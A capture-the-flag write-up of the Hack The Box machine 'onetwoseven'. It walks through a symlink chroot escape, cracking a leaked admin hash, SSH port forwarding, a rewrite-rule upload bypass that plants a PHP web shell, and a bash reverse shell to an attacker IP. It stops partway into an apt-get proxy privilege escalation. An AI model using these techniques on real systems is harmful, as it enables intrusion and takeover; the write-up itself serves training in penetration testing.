onetwoseven

This is onetwoseven writeup by Jiseok Song

nmap

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
| ssh-hostkey:
|   256 32:b7:f3:e2:6d:ac:94:3e:6f:11:d8:05:b9:69:58:45 (ECDSA)
|_  256 35:52:04:dc:32:69:1a:b7:52:76:06:e3:6c:17:1e:ad (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Page moved.
|_http-server-header: Apache/2.4.25 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Web enumeration

webpage shows there might be vulnerability in chroot in apache





Static file hosting. Retro!

Like in the good old times! Fire up your Netscape Navigator 4.0 and browse your pages like in the last century! Use animated GIFs like in the 90s, upload Java applets for scrolling banners. Back to the roots!

Sounds cool? It does but we wanted to provide PHP hosting as well for all of you but we could not master chroot() handling for Apache properly. Therefore we provided you our MVP only. Just like twitter only allows 140 characters we only allow old-school pages.

Clicking signup

Express checkout. Yeah!

Your personal account is ready to be used:

Username: ots-wZGQ4M2U
Password: 310dd83e

You can use the provided credentials to upload your pages via sftp://onetwoseven.htb. Your personal home page will be available here.

add to /etc/hosts

It may take up to one minute for all backend processes to properly identify you.


link just brings me to my home(~Username)



I can access to sftp using above cred

```
└──╼ $sftp ots-wZGQ4M2U@onetwoseven.htb
ots-wZGQ4M2U@onetwoseven.htb's password:
Connected to onetwoseven.htb.
sftp> ls
public_html
sftp>
```

I can upload files, but I can access only .txt file





Forbidden

You don't have permission to access /~ots-wZGQ4M2U/test.php on this server.


Apache/2.4.25 (Debian) Server at onetwoseven.htb Port 80



Forbidden


You don't have permission to access /~ots-wZGQ4M2U/test.php7 on this server.

Apache/2.4.25 (Debian) Server at onetwoseven.htb Port 80



I can use symlink to get out of jail


1. Create symlink that links to somewhere outside(/var/www here)




2. Access this file in browser




I can't access etc




But I can read files like passwd



html-admin directory has .swp file



I can download and vim login.php



It asks for recovery, so enter R

```
E325: ATTENTION
Found a swap file by the name ".login.php.swp"
          owned by: parrot   dated: Sat Jun 21 07:58:46 2025
         file name: /var/www/html-admin/login.php
          modified: no
         user name: root   host name: onetwoseven
        process ID: 1861
While opening file "login.php"
      CANNOT BE FOUND
(1) Another program may be editing the same file.  If this is the case,
    be careful not to end up with two different instances of the same
    file when making changes.  Quit, or continue with caution.
(2) An edit session for this file crashed.
    If this is the case, use ":recover" or "vim -r login.php"
    to recover the changes (see ":help recovery").
    If you did this already, delete the swap file ".login.php.swp"
    to avoid this message.

Swap file ".login.php.swp" already exists!
[O]pen Read-Only, (E)dit anyway, (R)ecover, (D)elete it, (Q)uit, (A)bort:
```

It shows login.php code

```
1 <?php if ( $_SERVER['SERVER_PORT'] != 60080 ) { die(); } ?>$ Receive only port 60080
```

```
<div class="row featurette">$
  <div class="col-md-12">$
    <h2 class="featurette-heading">Login to the kingdom.<span class="text-muted"> Up up and away!</span></h2>$
      <?php$
        $msg = '';$
        $
        if (isset($_POST['login']) && !empty($_POST['username']) && !empty($_POST['password'])) {$
   if ($_POST['username'] == 'ots-admin' && hash('sha256',$_POST['password']) == '11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8') {$
            $_SESSION['username'] = 'ots-admin';$
I  header("Location: /menu.php");$
        } else {$
            $msg = 'Wrong username or password.';$
        }$
      }$
    ?>$
  </div> <!-- /container -->$
```

Credential leak

I can crack this hash

Enter up to 20 non-salted hashes, one per line:

```
11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8
```

I'm not a robot — reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8	sha256	Homesweethome1

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

However, I can't access directly to port 60080

```
└─ $nmap -p 60080 onetwoseven.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-21 08:07 EDT
Nmap scan report for onetwoseven.htb (10.10.10.133)
Host is up (0.041s latency).

PORT      STATE    SERVICE
60080/tcp filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 0.71 seconds
```


It may work for only localhost or firewall is running


Let's port forward port 60080 to local(Need -N since shell is not allowed)

```
└─ $ssh -L 60080:127.0.0.1:60080 -N ots-wZGQ4M2U@onetwoseven.htb
ots-wZGQ4M2U@onetwoseven.htb's password:
```


-N needed since I will be kicked out immediately without it

Browse localhost:60080





I can login with leaked cred above



I can click each link and download php file here

OTS Default User shows another user



```php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /login.php"); }; if ( strpos($_SERVER['REQUEST_URI'], '/addons/') !== false ) {
die(); };$
# OneTwoSeven Admin Plugin$
# OTS Default User$
function username() { $ip = '127.0.0.1'; return "ots-" . substr(str_replace('=','',base64_encode(substr(md5($ip),0,8))),3); }$
function password() { $ip = '127.0.0.1'; return substr(md5($ip),0,8); }$
echo "<h4>Default User Credentials</h4><br>";$
echo "<b>Username:</b> ",username(),"<br>";$
echo "<b>Password:</b> ",password(),"<br>";$
?>$
```

It shows my username and password is from md5 hash of my ip

OTS Addon Manager has interesting features

It has rewrite rule

OTS Default User [DL]

OTS File Backup [DL]

OTS File Systems [DL]

OTS Addon Manager [DL]

OTS System Upgrade [DL]

OTS System Users [DL]

OTS Top Output [DL]

OTS Uptime [DL]

OTS Users [DL]

```
The addon manager must not be executed directly but only via
the provided RewriteRules:

RewriteEngine On
RewriteRule ^addon-upload.php   addons/ots-man-addon.php [L]
RewriteRule ^addon-download.php addons/ots-man-addon.php [L]

By commenting individual RewriteRules you can disable single
features (i.e. for security reasons)

Please note: Disabling a feature through htaccess leads to 404 errors for now.
```

php shows match for /addon-upload.php and /addon-download.php

```php
switch (true) {$
^I# Upload addon to addons folder.$
^Icase preg_match('/\/addon-upload.php/',$_SERVER['REQUEST_URI']):$
^I^Iif(isset($_FILES['addon'])){$
^I^I^I$errors= array();$
^I^I^I$file_name = basename($_FILES['addon']['name']);$
^I^I^I$file_size =$_FILES['addon']['size'];$
^I^I^I$file_tmp =$_FILES['addon']['tmp_name'];$
$
^I^I^Iif($file_size > 20000){$
^I^I^I^I$errors[]='Module too big for addon manager. Please upload manually.';$
^I^I^I}$
$
^I^I^Iif(empty($errors)==true) {$
^I^I^I^Imove_uploaded_file($file_tmp,$file_name);$
^I^I^I^Iheader("Location: /menu.php");$
^I^I^I^Iheader("Content-Type: text/plain");$
^I^I^I^Iecho "File uploaded successfull.y";$
```


```
30 ^I# Download addon from addons folder.$
31 ^Icase preg_match('/\/addon-download.php/',$_SERVER['REQUEST_URI']):$
32 ^I^Iif ($_GET['addon']) {$
33 ^I^I^I$addon_file = basename($_GET['addon']);$
34 ^I^I^Iif ( file_exists($addon_file) ) {$
35 ^I^I^I^Iheader("Content-Disposition: attachment; filename=$addon_file");$
36 ^I^I^I^Iheader("Content-Type: text/plain");$
37 ^I^I^I^Ireadfile($addon_file);$
38 ^I^I^I} else {$
39 ^I^I^I^Iheader($_SERVER["SERVER_PROTOCOL"]." 404 Not Found", true, 404);$
40 ^I^I^I^Idie();$
41 ^I^I^I}$
42 ^I^I}$
```

Using rewrite rule, I can use url to upload file


url: addon-download.php&/addon-upload.php

rewrite rule: addons/ots-man-addon.php&/addon-upload.php -> match /addon-upload.php and upload

I need to post data to upload, so let's enable submit query button




Inspector shows disabled



I can just erase it, then I can click the button






Let's create simple php file




Browse this file, turn on burpsuite and submit query

Change url and send it



I can browse uploaded file and run command



uid=35(www-admin-data) gid=35(www-admin-data) groups=35(www-admin-data)

Grep packet and change its cmd content

```
cmd=
bash+-c+'bash+-i+>%26+/dev/tcp/10.10.16.10/9001+0>%261
'
```

I get www-data shell

```
└─── $rlwrap nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.10.133] 57860
bash: cannot set terminal process group (1899): Inappropriate ioctl for device
bash: no job control in this shell
www-admin-data@onetwoseven:/var/www/html-admin/addons$
```

Get root shell

I can run update and upgrade with sudo

```
www-admin-data@onetwoseven:/var/www/html-admin/addons$ sudo -l
sudo -l
Matching Defaults entries for www-admin-data on onetwoseven:
    env_reset, env_keep+="ftp_proxy http_proxy https_proxy no_proxy",
    mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-admin-data may run the following commands on onetwoseven:
    (ALL : ALL) NOPASSWD: /usr/bin/apt-get update, /usr/bin/apt-get upgrade
www-admin-data@onetwoseven:/var/www/html-admin/addons$
```

It also has proxy, so I can change http_proxy to localhost

```
www-admin-data@onetwoseven:/var/www/html-admin/addons$ http_proxy="http://10.10.16.10:8081/"
<admin/addons$ http_proxy="http://10.10.16.10:8081/"
www-admin-data@onetwoseven:/var/www/html-admin/addons$ export http_proxy
export http_proxy
www-admin-data@onetwoseven:/var/www/html-admin/addons$ env | grep http
env | grep http
http_proxy=http://10.10.16.10:8081/
```

/etc/apt has only one source(other files are all commented out)

```
www-admin-data@onetwoseven:/etc/apt/sources.list.d$ cat onetwoseven.list
cat onetwoseven.list
# OneTwoSeven special packages - not yet in use
deb [trusted=yes] http://packages.onetwoseven.htb/devuan ascii main
```

I will change my /etc/hosts to map packages.onetwoseven.htb 127.0.0.1

```
1 # Host addresses$
2 127.0.0.1  localhost packages.onetwoseven.htb$
```

Add burpsuite listener that redirects to localhost:8000

✓	10.10.16.10:8081	127.0.0.1:8000	Per-host	Default

Start python3 http server and server will try to download the file from my host

```
www-admin-data@onetwoseven:/etc/apt/sources.list.d$ sudo apt-get update
sudo apt-get update
Ign:1 http://packages.onetwoseven.htb/devuan ascii InRelease
Ign:2 http://packages.onetwoseven.htb/devuan ascii Release
Ign:3 http://packages.onetwoseven.htb/devuan ascii/main amd64 Packages
Ign:4 http://packages.onetwoseven.htb/devuan ascii/main all Packages
Ign:5 http://packages.onetwoseven.htb/devuan ascii/main Translation-en
Ign:3 http://packages.onetwoseven.htb/devuan ascii/main amd64 Packages
Ign:4 http://packages.onetwoseven.htb/devuan ascii/main all Packages
Ign:5 http://packages.onetwoseven.htb/devuan ascii/main Translation-en
Ign:3 http://packages.onetwoseven.htb/devuan ascii/main amd64 Packages
Ign:4 http://packages.onetwoseven.htb/devuan ascii/main all Packages
Ign:5 http://packages.onetwoseven.htb/devuan ascii/main Translation-en
Ign:3 http://packages.onetwoseven.htb/devuan ascii/main amd64 Packages
Ign:4 http://packages.onetwoseven.htb/devuan ascii/main all Packages
Ign:5 http://packages.onetwoseven.htb/devuan ascii/main Translation-en
Ign:3 http://packages.onetwoseven.htb/devuan ascii/main amd64 Packages
Ign:4 http://packages.onetwoseven.htb/devuan ascii/main all Packages
```

```
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [21/Jun/2025 09:08:18] code 404, message File not found
127.0.0.1 - - [21/Jun/2025 09:08:18] "GET /devuan/dists/ascii/InRelease HTTP/1.1" 404 -
127.0.0.1 - - [21/Jun/2025 09:08:18] code 404, message File not found
127.0.0.1 - - [21/Jun/2025 09:08:18] "GET /devuan/dists/ascii/Release HTTP/1.1" 404 -
127.0.0.1 - - [21/Jun/2025 09:08:19] code 404, message File not found
127.0.0.1 - - [21/Jun/2025 09:08:19] "GET /devuan/dists/ascii/main/binary-amd64/Packages.xz HTTP/1.1" 404 -
127.0.0.1 - - [21/Jun/2025 09:08:19] code 404, message File not found
127.0.0.1 - - [21/Jun/2025 09:08:19] "GET /devuan/dists/ascii/main/binary-all/Packages.xz HTTP/1.1" 404 -
127.0.0.1 - - [21/Jun/2025 09:08:20] code 404, message File not found
127.0.0.1 - - [21/Jun/2025 09:08:20] "GET /devuan/dists/ascii/main/i18n/Translation-en.xz HTTP/1.1" 404 -
127.0.0.1 - - [21/Jun/2025 09:08:20] code 404, message File not found
127.0.0.1 - - [21/Jun/2025 09:08:20] "GET /devuan/dists/ascii/main/binary-amd64/Packages.bz2 HTTP/1.1" 404 -
127.0.0.1 - - [21/Jun/2025 09:08:21] code 404, message File not found
